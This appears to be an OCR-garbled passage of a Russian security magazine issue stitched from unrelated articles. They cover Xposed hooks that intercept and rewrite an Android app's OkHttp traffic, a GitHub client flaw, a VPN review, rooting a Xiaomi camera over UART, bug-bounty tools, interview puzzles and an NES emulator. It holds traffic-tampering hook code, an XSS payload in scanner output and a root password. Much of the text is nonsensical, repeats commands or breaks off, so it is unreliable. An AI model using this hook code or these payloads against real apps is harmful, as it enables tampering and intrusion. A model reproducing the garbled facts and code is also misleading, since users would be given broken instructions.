Итак, мы знаем, как реализуется обращение, у нас есть представление о том, что мы хотим перехватить и что получить. Кроме того, мы хотим как-то прослушивать, перехватывать и иметь возможность изменять до отправки или получения. Для реализации этого я написал свой API, но можно было подобрать и подключить и Burp API.

WWW

Сборный проект работы с Xposed и создания модулей уже был описан на множестве ресурсов. Если тебе интересно, можешь ознакомиться со статьями Xposed Development tutorial и «Фреймворк Xposed для Перехватывания вызовов в ОС Android».

MultiDex

Прежде чем приступить, я хочу сказать интересный трюк — перехват функций в приложениях с MultiDex. Не знаю о чем, в проектах несколько дней ковырял. Дело в том, что приложение сразу не загружает весь код в память, поэтому это не работает на файлы dex. Если ты пытаешься перехватить функцию, которая находится в отдельном файле classes2.dex, то ничего не сработает потрудиться с памяти. Сделать это можно таким образом:

```
findAndHookMethod("android.app.Application", lparam.classloader,
"attach", "android.content.Context", new XC_MethodHook() {
    @Override
    protected void afterHookedMethod(MethodHookParam param) throws
Throwable {
        if (lparam.packagename.contains("com.loony.mitmdemo")) {
            ohttpMitm(lparam.classloader);
        }
    }
});
```

Мы перехватываем запуск приложения и получаем экземпляр ClassLoader. Далее, перед тем как постарить нуж ен функцию, нужно загрузить класс, которым она находится.

```
classloader.loadClass("class_name");
```

Проверяем вектор атаки

Для начала посмотрим, что же мы не сошлись с вышеуказанным, и добавим как, который просто что-то выведет в консоль. Здесь мы перехватываем не **Call.execute()** а **execute()**, так как **execute()** у нас нет возвращает значения, его, но мы можем перехватить его наследников. Наследниками Call в нашем по получению исходного кода, после **okhttp3**

```
findAndHookMethod("okhttp3.RealCall", classloader, "execute", new
XC_MethodHook() {
    @Override
    protected void beforeHookedMethod(MethodHookParam param) throws
Throwable {
        System.out.println("Hook");
    }
});
```

При нажатии на кнопку в консоли появляется Hook — мы на верном пути. Функция **execute()** возвращает **Response**. Изменим добавим перехват **afterHookedMethod** До вызова функции есть возможность перехватить **Request**, а после вызова функции — **Response**

Получаем данные

Мы нашли функцию, которая отправляет данные, что дальше? Для начала отсрочим с исходным кодом на Github и открываем **okhttp3/internal/RealCall.java** Видим, что есть возможность получить **Request**, если из функции execute вызвать метод **this.request()**. Добавим эту строку в **beforeHookedMethod**

```
Object request = callMethod(param.thisObject, "request");
```

Здесь **param.thisObject** — обращаемся к этой классу, в котором находится определенная функция. Второй параметр — имя функции, которую хотим вызвать, в нашем случае это **Request**. Дальше создаем аргументы функции, в нашем случае у нет, но если у нет — передаем null. Теперь, чтобы прочитать в консоль вывести информацию.

Итак, мы получили экземпляр класса **Request**, и теперь осталось бы сделать преобразование с **Object** в экземпляр **Request** в еще одна.

К сожалению, мы не можем просто преобразовать его в экземпляр объекта, потому что он создан в другой среде и наш **okhttp3.Request** отличается от того, который мы получили. Поэтому приходится получать данные каждый вызов функций и значений переменных через Xposed. Отправляем **Request** для получения и «ищем» данные в ответном объекте, который мне содержит интересную для нас информацию: тип запроса, адрес, тип, данный.

В моем случае код не обфуцирован, поэтому я могу использовать названия переменных. Но в Release версии приложения скорее всего в коде проищешь ревверс, найти соответствующие функции, так как некоторые могут отличаться из обфуцирования. В прошлом разе обращать данные в JSONObject, это понадобится дальше. Также в коде данные от body в Base64, поэтому нет функции декодирования base64. В таком виде мы не можем корректно вывести информацию в терминал.

```
Object request_object = param.getResult();
JSONObject finalJSON = new JSONObject();
finalJSON.put("url", getObjectField(request_object, "url"));
finalJSON.put("method", getObjectField(request_object, "method"));
JSONObject header = new JSONObject();
Object body = (Object)getObjectField(request_object, "body");
content = getObjectField(body, "val$content");
finalJSON.put("body", Base64.encodeToString((([]) content, Base64.
DEFAULT));
String[] namesAndValues = (String[]) getObjectField(callMethod(object
, "headers"), "namesAndValues");
for (int i = 0; i < namesAndValues.length; i += 2) {
    header.put(namesAndValues[i], namesAndValues[i + 1]);
}
finalJSON.put("headers", header);
```

Обратите внимание, что в коде есть преобразование **Object** в **String[]**. Это можно делать для всех простых типов String, int, long и другие.

Продолжим поиски функции в **Response**

```
Object response_object = param.getResult();
JSONObject finalJSON = new JSONObject();
finalJSON.put("url", getObjectField(response_object, "code"));
finalJSON.put("message", getObjectField(response_object, "message"));
JSONObject header = new JSONObject();
if (((int) getObjectField(response_object, "isSuccessful")) {
    Object source = callMethod(getObjectField(response_object, "body"
), "source");
    callMethod(source, "request", Long.MAX_VALUE);
    Object buffer = callMethod(source, "buffer");
    Object cloned_buffer = callMethod(buffer, "clone");
    body = Base64.encodeToString(((byte[]) callMethod(cloned_buffer,
"readByteArray"), Base64.DEFAULT);
}
finalJSON.put("body", body);
String[] namesAndValues = (String[]) getObjectField(callMethod(object
, "headers"), "namesAndValues");
finalJSON.put("headers", new JSONArray(namesAndValues));
```

Теперь у нас есть два JSONObject, которые содержат данные для анализа. Выведем в консоль то, что получилось собрать.

```
{
  "url": "http://192.168.1.187:2451/api/v1.0/magic",
  "method": "POST",
  "body": "eyIsZWVyZXQiOiIiYWxrZXIgaGNpZXIiLSBpZSI9Ii",
  "headers": {
    "TestDate",
    "header_data"
  }
}
```

Посмотрим, что содержится в **body**, расшифровав его с помощью Base64:

```
{
    "secret":"Tacker is everywhere"
}
```

Минуточку, здесь явно ошибка! Особо внимательные читатели заметят, что мы расшифровали неправильно. Но как быть, если нам нужно что-то поменять перед отправкой?

Делаем подмену данных

Для начала попробуем изменить собранные данные на свой API. Можно было бы обойтись без этого, но каждый раз, когда ты вносишь изменения в модуль, Xposed, необходимо перезагружать устройство. Если же начать выполнение кажду от CBC-шифта, то можно избежать этой проблемы.

```
def demo_attack(request):
    body_out = base64.b64decode(request.form['body'])
    body_text = body_out.replace('Tacker', 'Kakep')
    return base64.b64encode(body_text)
@app.route('/api/v1.0/magic', methods=['POST'])
def magic():
    if request.form:
        abort(400)
    return jsonify({
        'success': True,
        'save': True,
        'data': request.form[u'data'],
        }), 200, {'Content-Type': 'application/json'}
```

Добавим отправку измененных данных на наш **endpoint**. Код отправки использует стандартный POST Request. На сервере данные меняются и отправляются обратно. Теперь нужно встроить в оригинальный **Request**

```
Object object = callStaticMethod("com.okhttp3.internal.http3.RealCallAge",
classloader, "parse", "application/json; charset=utf-8");
Object[] aobj = {"http://192.168.1.187:2451/api/v1.0/magic", object};
Object mobody = callStaticMethod(findClass("okhttp3.RequestBody",
classloader), "create", mediaType, mediaStr);
setObjectField(callMethod(param.thisObject, "request"), "body", mobody
);
```

Теперь попробуем запустить приложение и отправить запрос. В консоли мы видим, что наш запрос пришел и в ответ приходит сообщение «Congratulations».

ВЫВОДЫ

Мы видим что же раз помогала найти проблемы и обойти некоторые уязвимости защиты. Можно до не смог перехватывать. Да. Можно добавить функционал, которого нет в приложении. Можно сбить с толку разработчиков, подогнать сигналы, которые приложение, которое не дворить любой трафик. Можно не дворить любой трафик и изменять данные при отправке.

Пока не имеет, меня в своем кейсе подход такой мощный инструмент, как Xposed. Но, если ты знаешь, что есть возможность методы защиты на стороне клиента.

ЛОВУШКА НА МАКОВОДА

КАК РАБОТАЕТ УЯЗВИМОСТЬ В ЛОКЕРЕ BREW ДЛЯ MACOS

ДЕНИС
ШАБАЛИН

В клиенте GitHub для macOS до версии 1.3.4 beta 1 нашлась возможность выдать удаленному репозиторию произвольную команду, простым переходом по специально сформированной ссылке. Ошибка была исправлена в последнем релизе клиента, версии для macOS — в ближайшем будущем.

Как нашел Вадим Бабенко? Почему уязвимость уже исправлена? Что это нам дает? Ответы на эти вопросы — в нашей статье. Для проверки гипотезы использовался клиент GitHub v1.3beta1 и тестовый аккаунт пользователя pentest.

ТЕСТОВЫЙ СТЕНД

Для начала нужно установить клиентский рабочий стенд в macOS или виртуальной машине. Скачиваем с веб. Я запаял виртуальную машину для VMware с macOS 10.9. Ставим на сервер или клиентскую машину:

Теперь можно установить клиент и авторизуем пентестера:

```
$ /usr/bin/ruby -e "$(curl -fsSL https://raw.githubusercontent.com/
Homebrew/master/install)"
```

Разработчики GitHub не предусмотрели возможность скачивать старые версии клиентов напрямую, поэтому нам нужно воспользоваться утилитой brew. Для установки версии 1.3 с багом нужно выполнить GitHub.rb и сборщик из-под нашего домашнего каталога — 1.3.4 beta 1 не в сборке, но пусть:

```
$ git clone -b release -- release 1.3.4-beta1 https://github.com/
Homebrew/homebrew.git
```

Теперь обновляем на основе формулы Github и начнем на Python (или в использующем Ruby). В этот момент, мы посмотрели Wireshark и нашли ошибку. Для ее исправления нужно сделать следующие изменения в файле GitHub.rb:

```
$ brew install --HEAD
$ brew link --overwrite --force --verbose
$ brew cask install --force --verbose --debug --verbose --
debug=syslog gitf
$ /usr/local/bin/gitf -version
$ /usr/local/bin/gitf -help
$ /usr/local/bin/gitf -debug
$ /usr/local/bin/gitf -debug=syslog
$ /usr/local/bin/gitf -debug=syslog -version
$ /usr/local/bin/gitf -debug=syslog -version -help
$ /usr/local/bin/gitf -debug=syslog -version -help
$ /usr/local/bin/gitf -debug=syslog -version -help
```

МЕДВЕЖЬИ СЕРВИСЫ

Екатерина Окунева
Старший редактор «Компьютерра»

ПРОВЕРЯЕМ 7 ПОПУЛЯРНЫХ ПРОВАЙДЕРОВ VPN НА ПРЕДМЕТ ПРИВАТНОСТИ

В наше время без VPN никуда: анонимность, доступ к заблокированным и возможность обойти региональные ограничения и блокировки играют в пользу технологии не только технической подоплёкой тайны, но и моралью. А она, кстати, не, не будет тайна, и настоящий OpenVPN на своем сервере и продолжуть услуги провайдера. Какой выбор нас, идет в таком случае и можно ли доверять провайдерам VPN? Давай проверим по наиболее известным на сегодня сервисам.

Сначала определяем с критериями, на которые будем смотреть. Я предлагаю выбрать такие требования:

- Отсутствие рекламы в приложении. Если с ней есть проблема, то возможна атака на пользователя.
- Отсутствие поддержки в мошенничестве сомнения. Проверяем для которого, пользователь не использует на сервере, а для клиентов — нет. Также, либо сотрудничается что угодно.
- Поддержка стабильности и современности протоколов. В некоторых странах при помощи DP-аппаратуры успешно блокируется стандартный протокол OpenVPN, а вот, к примеру, OpenVPN over Stunnel — нет. Разумеется, сейчас доверие к разным протоколам сильно сбито, что касается конфиденциальности, а вот, к примеру, Openvpn over

ХАК ДЛЯ XIAOMI CAMERA

Мстислав Фомин
Редактор раздела DIY.STORE

ПОЛУЧАЕМ КОНТРОЛЬ НАД ДЕШЕВОЙ ПРАКТИЧНОЙ КАМЕРОЙ НАБЛЮДЕНИЯ И ПРИКУПАЕМ IP ИЗ K.DIS

Китайская фирма Xiaomi знаменита не только своими мобильными телефонами, но и различными гаджетами, которые порой шокируют с каждым годом. Одна проблема: работают они зачастую только с фирменным приложением и экосистемой. В этой статье я расскажу, как можно обойти ограничения Smart Gateway Smart Camera цена 25 рублей, чтобы сначала запомнить, другой из кому, информацию, а затем интегрировать в экосистему Apple.

Xiaomi Smart Gateway — это небольшая камера, которая подключается по Wi-Fi и снимает изображение видео в разрешении 1920×1080 с хорошим углом обзора. Помимо этого, имеется ИК подсветка, которая позволяет работать магнитным крепежом, поддерживает карты памяти до 64 Гбайт, порт USB 2.0 и даже аккумулятор на 1000 мАч. Все это в компактном корпусе. В общем, при цене менее двух тысяч рублей — более чем приемлемо.

Xiaomi Smart Gateway — это небольшая камера, которая подключается по Wi-Fi

Большой минус этой камеры в том, что изображение передается исключительно на приложение Mi Home. А значит, вырастется не получится на с удаленным доступом к ней, а также интегрировать ее в какие-нибудь сторонние сервисы. Но, к счастью, есть и хорошая новость: для этого не нужно даже ломать ничего лишнего.

РАЗБИРАЕМ КАМЕРУ И ЧИТАЕМ ЛОГИ ПО UART

Вторая с камеры — чип ARM32, на которой работает обычный Linux. Наша цель — получить возможность исполнять свои скрипты на системе (чтобы и что-нибудь с ними производить, выкачивать в формате PTSP. Но для начала в ремонтаже: нужно вскрыть корпус. Для этого нужно снять ОРТС чтобы разобрать, чтобы дать доступ к плате.

Итак, выполняем шаги пункта, отключаем все винты и выполняем начало часть шаги:

Если вам нужно только, чтобы не разрывать корпус подробнее.

Далее:

- расстояние корпуса и разные стороны
- отсоединяем антенну Wi-Fi;
- отсоединяем три антенны;
- отсоединяем антенны.

Доступ к UART открыт:

ДОСТУП К UART

Обзорно: внимание, что ТТЛ шины UART — 3.3 В (чип работает от 3.3 В), а уровень сигнала отличается от 5 В. Поэтому нужно подключать только с ТТЛ-адаптером, подключенным к GND, TX, RX, а лучше подать через USB.

Теперь подключаем по схеме: подключаем к ПК через переходник USB — UART

USB — UART

С помощью программы putty подключаем порт с полученными данными:

- Скорость соединения **115200**;
- Логин **root**;
- Пароль **lumeo12**

Если всё было сделано, когда камера работает, то камера должна не реагировать, подключаются к запустить скрипт исходящим трафиком. При любом раз: после работы камера в кнопка выкидуется.

МОДИФИЦИРУЕМ ПРОШИВКУ КАМЕРЫ ДЛЯ РАБОТЫ PTSP

Для начала нам нужно: Linux-дистрибутив (Ubuntu 20.04 LTS, Debian стабильная) — ARM 3.5.1.78 Полные исходники прошивки (запрашиваем у службы поддержки Xiaomi); Git; Python 2.7; Python 3.6; Docker; Docker-compose; Docker-buildx; Docker-buildkit; Docker-cli; Docker-compose-plugin; Docker-buildx-plugin; Docker-ce; Docker-ce-cli; Docker-ce-rootless-extras; Docker-scan-plugin

АРСЕНАЛ БАГХАНТЕРА

Ярослав Сафронов
Руководитель отдела по исследованиям в области информационной безопасности компании «Информатика Дикт»

ПОДБАЙМЕСЯ СОФТ ДЛЯ БЫСТРОГО ПОИСКА УЯЗВИМОСТЕЙ ПРИ ЧИСТКЕ В BUG BOUNTY

Не всегда самые дорогие баги, обнаруженные в рамках баг-баунти, — это классика типа XSS/SQL или ошибки логики работы приложения. Утечка логов, доступ к критичным данным в сервисах без авторизации, сессионные и авторизационные токены, исходные коды и репозитории — все эти вещи могут быть использованы злоумышленниками для успешных атак, поэтому и платят за такие штуки тоже неплохо. Я расскажу о полезных утилитах, которые помогут в выявлении уязвимостей.

У нас были для начинки веб-сервисов, с тем же расчетом баг-баунти, свои наборы для обхода WAF, свой сервер в Digital Ocean на случай блокировки IP, списки из 50 системных директорий для поиска и пути для дополнительных атаки проверок на XSS, CRLF, open redirect и адресов с системными паролями... Не то чтобы все это было нужно в багхантинге, но если уж взялся автоматизировать поиск багов, то надо по-хорошему.

Найти в помощь (ctrl+f+v+c).

Например, недавно была обнаружена утечка авторизационного токена Snapchat для обхода и API. Уязвимость была оценена в 15-000 долларов США, при этом сам багхантер получил статус Hall of Fame и кучу разных других наград.

Но не стоит думать, что все сервисы, что даже за server-status, прыгать или хот-фиксы выпуска может достичь 1000 долларов. Хорошо, если вы-таки не знаете, но есть это вторая довольно утомительно и малоподробнено, да и наверняка кто-то другой уже нашел все баги. Предстоит, конечно, дойти до баг баги вскрывается повсеместно, компании обосновят или вытаскивают новые сервисы, разработчик забывают отключить нужный отладчик или сделать репозитории.

ПРАВИЛА

В первую очередь советую внимательно ознакомиться с правилами программы, в которой вы можете принять участие: чем больше скоуп, тем шансов есть больше и вероятность что-нибудь найти. Тем же можно сказать про шансы внимание на принадлежность сервисов к тем или иным доменам. Например, Digital Ocean обычно не оказывают должны, поэтому лежащие тяжелый сервер. Впрочем, если есть цель, что это появляет на основные сервисы, то можно попытаться на повышение обхода на Hackerl и дженерикер комплекциацию.

Из российских компаний — компания Mail Ru Group. Это полная свалка, которая было отнимает и принимает баги. Хотя поставьте мне несколько кто.

WARNING

Важное замечание! Когда ты найдешь баг, не допускай его до фикса, если тебя не попросят об этом специально. Не нужно давить баг, дойдешь сайт или какие то сервисы вплоть пользователей. Тот, кто принимает у тебя баг, обычно и сам в состоянии довести дело до логического конца.

Еще один совет напоминающее, не стоит выпрашивать деньги у компании. Обычно выплаты баги как правило не достаточны, этого у них, скорее всего, гораздо больше, чем у тебя.

ГОТОВЫМ ПЛАЩАДАМ

Для более эффективного багхантинга нам необходимо мониторить изменения на маркетинг компании — это позволит оперативно обнаружить новые сервисы, которые еще выдают багов-приложений. Также мониторит сервис баги полезен, если у тебя есть комнаты — вы сможете обнаружить информацию при сомнительной после.

Serpico

https://github.com/SecureThreat/Serpico

Перед, что нам понадобится, — система хранения и описания багов. В свое время я использовал Dradis, но сейчас предпочитаю Serpico. Эта программа позволяет заносить баги по классификации и сразу подготовить их описание. Все это прекрасно настраивается и масштабируется для комнаторной работы.

Фреймворк работает в Linux/Win средах, есть установка Docker для разворачивания.

Nmap-bootstrap-xsl

https://gist.github.com/kosmo/nmap-bootstrap-xsl

Нет, нет, нет!Это, не нет, нет!Это большущий комбоприц, который не знает про Nmap. Но мы будем использовать ещё и отличный задел для работы с результатами — библиотеку **nmap-bootstrap-xsl**. Это простенький конвертер, который результаты сканирования в HTML с удобным интерфейсом и возможностью фильтрации. Очень бывает очень удобно при сравнении сканирований.

Сканирование **nmap-bootstrap.xsl** с запусками сканирования:

```
$ nmap -sS -T4 -A -oX -ss scanme --stylesheet http://raw.github
.usercontent.com/nmap-net/nmap-bootstrap-xsl/master/nmap-bootstrap.
xsl scanme.nmap.org
$ scanme2.nmap.org
```

Далее преобразовываем вывод сканера в HTML:

```
$ xsltproc -o scanme.html nmap-bootstrap.xsl scanme.xml
```

Sparta

https://github.com/SECFORCE/sparta

В качестве альтернативы предыдущему варианту можно использовать свободную комбайн Sparta, которой вводит в большинство популярных security дистрибутивах.

Эта утилита — обертка для Nmap, Hydra и других популярных инструментов. С помощью Sparta удобно проводить поверхностную разведку перечня:

- собирать «живые» хосты;
- формы популярные сервисы, обнаруженные на перечнетре (SSH, FTP и так далее);
- собирать веб-информацию и скриншоты.

badKarma

https://github.com/lanmaster53/badkarma

Еще один комбайн для «обстрела» сетевого перимитра. Этот инструмент более продвинутый, чем Sparta, и позволяет обнаружить несколько действий в одном интерфейсе. Хотя большинство из них скорее «скрипт», чем не менее он активно развивается и есть надежда, что в скором времени мы получим еще один фреймворк, который, имея в виду, автоматизирует отличное нет и нельзя рых уплотит для работы badKarma в Kali Linux не хватает.

СБОР ИНФОРМАЦИИ

Aquatone

https://github.com/michenriksen/aquatone

Aquatone — это набор утилитов для разведки по доменным именам. С помощью скриптов источников он способен обнаружить поддомены на заданном доменном имени и полный перебор варианта. После обнаружения поддоменов Aquatone может просканировать хосты на обычные веб-порты, на наличие скриншотов, HTML-тела и скриншоты собирается и консолидируется в отчет для удобного анализа поверхности атаки.


АРСЕНАЛ БАГХАНТЕРА

ПОДБИРАЕМ СОФТ ДЛЯ БЫСТРОГО ПОИСКА УЯЗВИМОСТЕЙ ПРИ УЧАСТИИ В BUG BOUNTY

РАСХИЩАЕМ ГРОБНИЦЫ

Сотрудники разработчиков и аналитиков компаний можно найти полезную информацию для получения доступа к тому или иному приложению даже без анализа выложенного кода. Например, выявленный auth-токен прямо багхантеру 15 000 долларов! Также хороший практикой, увы, давшей свои плоды, можно назвать парсинг аккаунтов GitHub из профилей LinkedIn сотрудников компании.


Итак, наша цель — github.com. Если у тебя нет учетной записи — заведи. Она поможет как минимум искать по содержимому, а как максимум начнешь писать код. Ну или хотя бы форковать.



Github-Hunter

https://github.com/HackBWord/Github-Hunter

Этот инструмент позволяет автоматизировать поиск по репозиториям GitHub: забиваешь ключевики и пейлоады для поиска, почтовый аккаунт и адрес, по которому нужно направить результат. После продолжительного поиска получаешь .db с найденными репозиторием, файлами и строками кода, в которых нашлись ключевые слова.



gitleaks

https://github.com/zricethezav/gitleaks

Эта утилита позволяет выявлять критичные данные в конкретном репозитории или у конкретного пользователя. Must have на случай, если знаешь, где искать, но не знаешь что.

```
Counting objects: 135, done.
Total 135 (delta 0), reused 0 (delta 0), pack-reused 135

  "line": "const AWS_KEY = \"AKIAIALEMELS3243OLIAR\",",
  "commit": "eaef8dc65b4e75cb6b67b5f60d87438e2c05973",
  "offender": "AKIAIALEMELS3243OLIAR",
  "commit": "",
  "commitMsg": "",
  "author": "Zachary Rice \u003cricethezav@users.noreply.github.com\u003e",
  "file": "main.go",
  "branch": "refs/heads/master"
}
{
  "line": "const AWS_KEY = \"AKIAIALEMELS3243OLIAR\",",
  "commit": "b5599\*aaa42b1b5f3aa97f9e2d53ca050a988",
  "offender": "AKIAIALEMELS3243OLIAR",
  "commit": "WIP",
  "commitMsg": "\nfake key",
  "author": "Zachary Rice \u003cricethezav@users.noreply.github.com\u003e",
  "file": "main.go",
  "branch": "refs/heads/master"
}

[2018-07-22T09:30:31-05:00] leaks found for repo gronit
```


ЖАРИМ ХЛЕБ БЕБ

Иногда на поверхности можно найти банальные веб-уязвимости, которые по тем или иным причинам пропускались в прод. Это могут быть XSS, разного рода утечки или раскрытие данных. Кажется, что это фантастика, но в жизни бывает всё. Вот, например, типичная история: нашелся HeartBleed на одном из продакшен-серверов Mail.Ru: приехал необязательный сервер из ремонта и встал в прод. Все это можно обнаружить с помощью простейших сканеров веб-уязвимостей, поэтому добавим эти инструменты в наш багхантерский сундучок.

Input Scanner

https://github.com/zseano/InputScanner


Этот написанный на PHP фреймворк с веб-интерфейсом позволяет выявлять input-формы и JS-библиотеки в тестируемом веб-приложении. Например, можно выгрузить из Burp или ZAP список урлов из **proxy-history/logger+/etc** и после запуска этот инструмент, предварительно добавив пейлоады. На выходе получаем список URL которые можем при помощи intruder прокрутить для поиска векторов атаки.



Parameth

https://github.com/maK-/parameth


Эта утилита поможет забрутить GET- и POST-запросы к веб-приложению для поиска чего-то скрытого от обычных пауков/краулеров, парсящих явные ссылки в исследуемом приложении.



XSStrike

https://github.com/s0md3v/XSStrike

Лютая тупая для поиска разных XSS. Умеет выявлять DOM-based/reflected XSS, крауль веб-приложение, фаззить параметры для байпаса WAF, брутфорсить из файла с пейлоадами, выявлять скрытые параметры и манипулировать значениями HEADER.



XSStrike автоматизирует множество рутинной работы. При грамотной настройке обеспечен отличный результат.

XSStrike v3.0.5
[~] WAF Detected: DDoS Security Solutions (Kasmir Technologies)
[!] Trying payloads
[+] payload: <svg/onload=alert(1)>
[+] payload: <svg/onload=alert(1)>
[+] payload: <svg/onload=alert(1)>

ЗАДАЧИ ОТ КОМПАНИИ ABBYY®

Александр Лозовский
lozovsky@gic.ru

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

Когда на собеседовании задают вопросы в стиле «почему крышка от канализационного люка круглая?» — это как минимум странно. Простыни с сишным кодом, который нужно скомпилировать в голове и представить конечный результат, — нудно. Считаю, что самые интересные задачки — это задачи на общетехническое и логическое мышление. Очень рад, что сегодня товарищи из компании Abbyy подкинули нам именно такие задания. Вперед, решаем!

ЗАДАЧА 1: КОНСТАНТИН И КОМИКСЫ

Константин очень разносторонняя личность, и в числе прочего у него есть хобби — чтение комиксов про бобра-супергероя. Хоть он покупает и не все номера, они ему очень нравятся. Однажды Константин задумался, в какой момент он пропустил больше всего номеров подряд. Задачу усложняет тот факт, что все журналы перемешаны. Помогите Константину найти номера комиксов, между которыми он пропустил наибольшее количество выпусков. Учитывайте, что журнал очень старый и у него может быть миллиард выпусков, коллекция Константина может достигать миллиона журналов. Константин очень нетерпеливый и хочет получить ответ как можно быстрее.

Подумайте над оптимальным по времени решением.

INFO

Предыдущий выпуск задач от компании Abbyy смотри здесь.

ЗАДАЧА 2: ДАША И СЕЙФ

Умная Даша умеет хранить секреты и держит их в специальном сейфе. Чтобы открыть сейф, нужно ввести цифровой код длины K (K > 2). К тому же сейф устроен таким образом, что он валидирует последние введенные K цифр независимо от предыстории. Например, если код 1998, а Даша введет 911998, то сейф откроется. К сожалению, Даша забыла правильный код, но помнит все цифры, которые могли встречаться в коде.

Подскажите Даше последовательность, в которой нужно набирать цифры, чтобы она как можно скорее открыла сейф.

ЗАДАЧА 3: ABBYY И ОБЕДЕННЫЙ ПЕРЕРЫВ

Сотрудники ABBYY не любят ходить на обед по одному. Поэтому каждый день в определенное время группа сотрудников собирает по всему офису желающих пообедать. В какой-то из дней Антон начал процесс сбора коллег для совместной трапезы. Процесс устроен следующим образом: Антон подходит к очередному своему другу, каждый из которых соглашается пойти с ним на обед с вероятностью ½. Если друг отказывается, то Антон расстраивается и прекращает процесс сбора, а если соглашается, то идет к следующему своему другу и предлагает ему тоже пойти вместе на обед. Антон достаточно общительный, так что у него бесконечно много друзей в компании.

Найдите математическое ожидание количества людей, которые придут в столовую (включая Антона).

ЗАДАЧА 4: ЧТО БУДЕТ ВЫВЕДЕНО НА ЭКРАН?

Не ожидал я, что в четвертой задачке все же всплывет простыня сишного кода. :) Но что поделать? Из песни слов не выкинешь!

```
#include <iostream>
using namespace std;
struct InnerBase {
      InnerBase() { cout << "InnerBase()" << endl; }
      virtual ~InnerBase() { cout << "~InnerBase()" << endl; }
};
struct InnerDerived : public InnerBase {
      InnerDerived() { cout << "InnerDerived()" << endl; }
      ~InnerDerived() { cout << "~InnerDerived()" << endl; }
};
struct Base {
      InnerBase B;
       Base() { cout << "Base()" << endl; }
      Base( const Base& der ) { cout << "Base(const Base&)" << endl;
}
      virtual ~Base() { cout << "~Base()" << endl; }
};
struct Derived : public Base {
      InnerDerived D;
       Derived() { cout << "Derived()" << endl; }
      ~Derived() { cout << "~Derived()" << endl; }
};
int main()
{
      Derived derived;
}
```

Итак, что будет выведено на экран?

ПРАВИЛЬНЫЕ ОТВЕТЫ

Присылай их сюда: maria.petrova@abbyy.com. Три победителя получат сертификаты с бессрочной лицензией на Abbyy FineReader 14 standard. На этот раз попробуем выбирать победителей случайным образом (а не вручать подарки первым троим), чтобы не заставлять читателей торопиться и дать время на обдумывание задач всем желающим.


ПИШЕМ ЭМУЛЯТОР ИГРОВОЙ КОНСОЛИ

КАК УСТРОЕНА ЛЕГЕНДАРНАЯ ПРИСТАВКА NINTENDO И КАК ВОССОЗДАТЬ ЕЕ САМОМУ

Ты наверняка сталкивался с эмуляторами игровых приставок и, возможно, даже происживал за ними не один час. Но задавался ли ты вопросом, как это работает? На примере NES, известной в России как Dendy, я покажу, как создать собственный эмулятор. А заодно разберемся с хитрой архитектурой этой приставки, выдававшей потрясающее хорошую картинку для своего времени и своей скромной цены.

Иван Рыбин
Мой github аккаунт:
https://github.com/rt1
ivanrybin@yandex.ru


Все игровые консоли разными средствами адаптированы для запуска игр, что их отличает от обычных компьютеров. Особенно это касается старых приставок вроде NES: в восьмидесятые годы с аппаратными ресурсами было туго, особенно если нужно было сделать недорогой домашний агрегат. Экономить приходилось буквально на всем, чем и объясняются некоторые инженерные решения.



Nintendo Entertainment System. В России таких почти ни у кого не было, поэтому всё помнит по его хорошим типа Dendy

ВИДЫ ЭМУЛЯЦИИ

- **Интерпретация.** Интерпретатор позволяет программно эмулировать все части консоли. Этот способ самый простой и вместе с тем наименее производительный.
- **Динамическая рекомпиляция.** Рекомпилятор сложен в написании, но при этом значительно производительнее интерпретатора в производительности. Такой эмулятор может рекомпилировать инструкции эмулируемой машины в машинные инструкции твоего компьютера. Проще говоря, рекомпилятор выступает в роли переводчика с одного машинного языка на другой.



WWW

Существуют эмуляторы для всех старых и даже некоторых новых приставок. Вот несколько примеров: Dolphin — эмулятор Wii и GameCube, ePSXe — PS1, PCSX2 — PS2, PPSSPP — PSP.

Среди пока что незаконченные, но быстро развивающихся эмуляторов: Cemu — эмулятор Wii U, RPCS3 — PS3, Yuzu — Switch, Xenia — эмулятор Xbox 360.

MOS 6502: РЕГИСТРЫ, РЕЖИМЫ АДРЕСАЦИИ И ИНСТРУКЦИИ

NES неслыханно снискала невероятную популярность. Разработчики оборудования пытались создать наиболее производительные решения, применяя разного рода уловки. Разработчики игр досконально изучали особенности платформы и находили новые трюки, чтобы создать красивую картинку. Порой даже очень красивую картинку для своего времени.

Как и в случае с компьютером, основная логика программ выполняется на центральном процессоре приставки. Поэтому лучше всего начинать написание эмулятора именно с него. В NES установлен восьмибитный процессор MOS 6502 с комплексным набором инструкций (то есть как у Intel, а не как у ARM или PowerPC).

У процессора MOS 6502 шесть регистров, один из которых недоступен пользователю:

- A — регистр, куда складываются результаты всех арифметических операций;
- X, Y — индексные регистры;
- SP — указатель на вершину стека;
- P — регистр флагов, в x86 EFLAGS выполняет ту же функцию;
- PC — счетчик команд, регистр, который указывает, какую команду выполнять следующей. Этот регистр недоступен напрямую.

Режимов адресации великое множество, и узнать о них будет полезно и за рамками этой статьи.

Название	Определение	Пример
Аккумуляторный	Операндом инструкции является аккумулятор	Арифметический сдвиг влево A1L
Предполагаемый	Операнд явно указывается инструкцией	Перенос значения A в X TAX
Немедленный	Операнд дается в инструкции	Загрузка значения в A LDA #$34
По абсолютному адресу	Операндом является значение по абсолютному адресу	Загрузка значения в X LDX $9010
По адресу в нулевой странице	По абсолютному адресу первых 256 байт	Загрузка значения в Y LDY $23
Относительный	Адрес задается относительно PC	Ветвление, если предыдущий операнд равен 0 BEQ $4A

INFO

Нулевая страница — первые 256 байт памяти, в которых размещаются наиболее часто используемые переменные ради более быстрого доступа к ним.

Всего у нашего процессора 256 инструкций, из которых 78 — это настоящие инструкции без учета разных режимов адресации. Сразу сократим работу: мы не будем писать обработчик для всех 256 инструкций. Напишем обработчики для всех режимов адресации и для 78 инструкций.

Начнем с кода для режима адресации нулевой страницы.

```
void
addr_mode_zp()
{
  cpu_addr = ram_getb(reg.PC);
  reg.PC++;
}
```

В данном случае инструкция состоит из двух байт: один — это сама инструкция, второй — адрес операнда инструкции. Функция **ram_getb** возвращает значение байта в RAM по адресу

А вот пример кода для инструкции $TX

```
void
op_stx()
{
  ram_setb(cpu_addr, reg.X);
}
```

